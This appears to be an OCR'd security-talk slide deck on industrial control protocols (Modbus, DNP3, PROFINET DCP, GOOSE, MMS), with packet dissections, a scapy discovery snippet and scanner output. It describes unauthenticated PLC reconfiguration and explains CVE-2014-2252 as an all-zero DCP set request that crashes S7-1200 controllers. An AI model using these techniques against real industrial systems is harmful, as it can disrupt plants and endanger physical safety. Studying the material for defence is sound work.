
# modbus

- published by Modicon (now Schneider Electric) in 1979
- widely used for connecting industrial electronic devices
- in XX: through rs-232/rs-485
- in XXI: modbus tcp
- standard port 502/tcp

# modbus

functions:

- data access: read/write coils, registers, file records
- diagnostics: device identification
- user defined functions



```
Modbus/TCP
    Transaction Identifier: 1
    Protocol Identifier: 0
    Length: 8
    Unit Identifier: 0
Modbus
    Function Code: Unknown (126)
    Data: 050301000030
```

tools:

- wireshark dissector
- plcscan (https://code.google.com/p/plcscan/)
- modbus-discover nse (by Alexander Rudakov)
- modbus simulators ()

# modbus

security ?

- no authentication
- no encryption
- no security

transaction id: 2 bytes


protocol id: 2 bytes (always 0)

length: 2 bytes

unit id: 1 byte

function code: 1 byte

data …



```
Modbus/TCP
    Transaction Identifier: 0
    Protocol Identifier: 0
    Length: 6
    Unit Identifier: 255
Modbus
    Function Code: Write Single Register (6)
    Reference Number: 51
    Data: 0ed8
```

# dnp3

DNP3 Distributed Network Protocol

- first version in 1990
- standartized by IEEE only on 2010
- mainly used in water and electric industry
- master - outstation communication
- tcp/udp standard port 20000

tools:

- wireshark dissector
- free implementation https://code.google.com/p/dnp3/

security ?

DNP3 Secure Authentication v5. First version in 2007.

Add device and user authentication

Data protection

# dnp3

dnp3 frame:

- header - 10 bytes
- data - max 282 bytes

header:

- sync - 2 bytes
- length -1 byte
- link control - 1 byte
- destination addr - 2 bytes
- source addr - 2 bytes
- crc - 2 bytes

each device in network has unique address 1..65520

crc for every 16 bytes of data -> max frame len = 292 bytes

work on iso/osi layers: data link layer, transport layer, application layer

# profinet dcp


PROFINET family

- Profinet CBA/IO/PTCP/DCP
- iec 61158, iec 61784 in 2003
- Ethernet type 0x8892
- exchange data in real-time cycles
- multicast discovery devices and stations

security ?

- no encryption
- no authentication
- no security

PROFINET DCP - Discovery and basic Configuration Protocol



```
    Type: PROFINET (0x8892)
PROFINET acyclic Real-Time, ID:0xfefd, Len:  40
    FrameID: 0xfefd (Real-Time: DCP (Dynamic Configuration Protocol) get/set)
PROFINET DCP, Set Req, Xid:0x1000001, IP
    ServiceID: Set (4)
    ServiceType: Request (0)
    Xid: 0x01000001
    Reserved: 0
    DCPDataLength: 18
    Block: IP/IP, BlockQualifier: Save the value permanent, IP: 192.168.0.10, Subnet: 255.255.255.0, Gateway: 192.168.0.1
        Option: IP (1)
        Suboption: IP parameter (2)
        DCPBlockLength: 14
        BlockQualifier: Save the value permanent (1)
        IPaddress: 192.168.0.10 (192.168.0.10)
        Subnetmask: 255.255.255.0 (255.255.255.0)
        StandardGateway: 192.168.0.1 (192.168.0.1)

0000  08 00 06 93 cf 32 00 0c 29 ba 09 ea 88 92 fe fd   .....2..).......
0010  04 00 01 00 00 01 00 00 00 12 01 02 00 0e 00 01   ................
0020  c0 a8 00 0a ff ff ff 00 c0 a8 00 01 00 00 00 00   ................
0030  00 00 00 00 00 00 00 00                           ........
```

# profinet dcp

frame types:

- request 0xfefe
- response 0xfeff
- get/set 0xfefd

multicast identify (scapy code):

```
payload=‘fefe05000401000200800004ffff’.decode(‘hex’)
srp(Ether(type=0x8892, src=smac, dst=’01:0e:cf:00:00:00’)/payload)
```

fefe	request
05	service id: identify
00	service type: request
04010002	xid (request id)
0080	delay
0004	data len
ff	option: all
ff	suboption: all

# profinet dcp


- main interesting fields for playing is option and suboption
- for example, set/get network info: opt 0x01, subopt 0x02
- led flashing: opt 0x05, subopt 0x03

so we can:

- scan profinet supported devices and stations
- change name of station
- change ip, netmask, gateway
- request full network info
- LED flashing: PLC, HMI (simulates that smth wrong with device)
- and much more

# profinet dcp

profinet dcp scanner (raw sockets and scapy versions)



```
root@pc:/home/johndoe/siemens/profinet# python profinet_scanner.py
WARNING: No route found for IPv6 destination :: (no default route?)
Begin emission:
Finished to send 1 packets.
...*
Received 4 packets, got 1 answers, remaining 0 packets
found 14 devices
mac address       : type of station : name of station : vendor id : device id : device role : ip address      : subnet mask     : standard gateway
00:50:56:bb:09:28 : SIMATIC-PC      : tiabasic12      : 002a      : 0202      : 02          : 10.0.170.184    : 255.255.255.0   : 10.0.170.1
00:1c:06:07:45:95 : SIMATIC-HMI     : hmixb110d0      : 002a      : 0403      : 00          : 10.0.170.145    : 255.255.255.0   : 10.0.170.1
00:50:56:bb:63:8d : SIMATIC-PC      : tiastepupd5     : 002a      : 0202      : 02          : 10.0.170.176    : 255.255.255.0   : 10.0.170.1
00:50:56:bb:09:24 : SIMATIC-PC      : tiaadv12        : 002a      : 0202      : 02          : 10.0.170.182    : 255.255.255.0   : 10.0.170.1
00:50:56:bb:08:79 : SIMATIC-PC      : wincc7sp3upd4   : 002a      : 0202      : 02          : 10.0.170.179    : 255.255.255.0   : 10.0.170.1
00:50:56:bb:09:21 : SIMATIC-PC      : tiastep12       : 002a      : 0202      : 02          : 10.0.170.181    : 255.255.255.0   : 10.0.170.1
38:60:77:2e:ff:76 : SIMATIC-PC      : scada           : 002a      : 0202      : 02          : 10.0.70.18      : 255.255.255.0   : 10.0.70.1
00:50:56:bb:63:99 : SIMATIC-PC      : computer-d22053 : 002a      : 0202      : 02          : 10.0.170.170    : 255.255.255.0   : 10.0.170.1
00:50:56:bb:63:98 : SIMATIC-PC      : tiawinccupd5    : 002a      : 0202      : 02          : 10.0.170.175    : 255.255.255.0   : 10.0.170.1
00:1c:06:0f:80:10 : S7-1200         : plcxb2d1ad      : 002a      : 010d      : 02          : 10.0.170.156    : 255.255.255.0   : 10.0.170.1
00:50:56:bb:08:6b : SIMATIC-PC      : step755sp       : 002a      : 0202      : 02          : 10.0.170.32     : 255.255.255.0   : 0.0.0.0
00:50:56:bb:08:6a : SIMATIC-PC      : step755sp       : 002a      : 0202      : 02          : 10.0.170.31     : 255.255.255.0   : 10.0.170.1
00:1c:06:0a:a7:a4 : S7-1200         : plcxb1d0ed      : 002a      : 010d      : 02          : 10.0.170.155    : 255.255.255.0   : 0.0.0.0
```

discover all devices (PC, PLC, HMI) in subnet


# profinet dcp

profinet fuzzer:

fuzz options and sub options on plc siemens s7-1200

CVE-2014-2252

“An attacker could cause the device to go into defect mode if specially crafted PROFINET packets are sent to the device. A cold restart is required to recover the system.”



what is “specially crafted profinet packets” ?

# profinet dcp

CVE-2014-2252

just “set” request: set network info with all zero values.

ip	0.0.0.0
mask	0.0.0.0
gw	0.0.0.0

# profinet dcp

DEMO: CVE-2014-2252

# goose

GSE - Generic Substation Events - fast and reliable mechanism for transfer events data over entire substation networks:

- IEC 61850
- multicast, broadcast mechanism

GSE:

- GOOSE: Generic Object Oriented Substations Events
- GSSE: Generic Substation State Events

# goose

- data as grouped dataset
- transmitted within 4 ms
- works on second layer (Ethernet) of ISO/OSI model
- using publisher-subscriber mechanism -> broadcast, multicast MAC addresses (publisher ~ sender, subscriber ~ receiver)
- use VLAN (IEEE 802.1Q standard)
- message priority level (by VLAN PCP - Priority Code Point - in TCI field of packet)
- retransmission mechanism and a message state number (new or retransmitted)
- brand independent (i.e., IDE - intelligent electronic devices by some vendors doesn’t require specific cables)

# goose

Attack scenarios:

- easy to receive multicast or broadcast packets
- easy to analyse, modify and reply packets
- DDoS
- by manipulating the state number in packet we can control the data set which transmitted in entire network (hijacking of communication channel)
- VLAN hopping

Tools:

- wireshark dissector
- easy to create your own scanner or injection tool
- scapy based tool https://github.com/mdehus/goose-IEC61850-scapy

IEC 61850-8-1

IEC 61850-8-1 (MMS)

MMS - Manufacturing Message Specification

# IEC 61850-8-1

- since 1980
- ISO 9501-1, 2003
- use ISO-TSAP as transport
- standard tcp port 102

functions:

- read/write tags, variables, domains (large unstructured data, i.e. program code)
- start/stop/rewrite firmware on PLC
- read/write/del files and directories


security ?

- simple methods whitelist
- TLS (in theory, but in practice not supported by vendors and haven’t seen before in products)

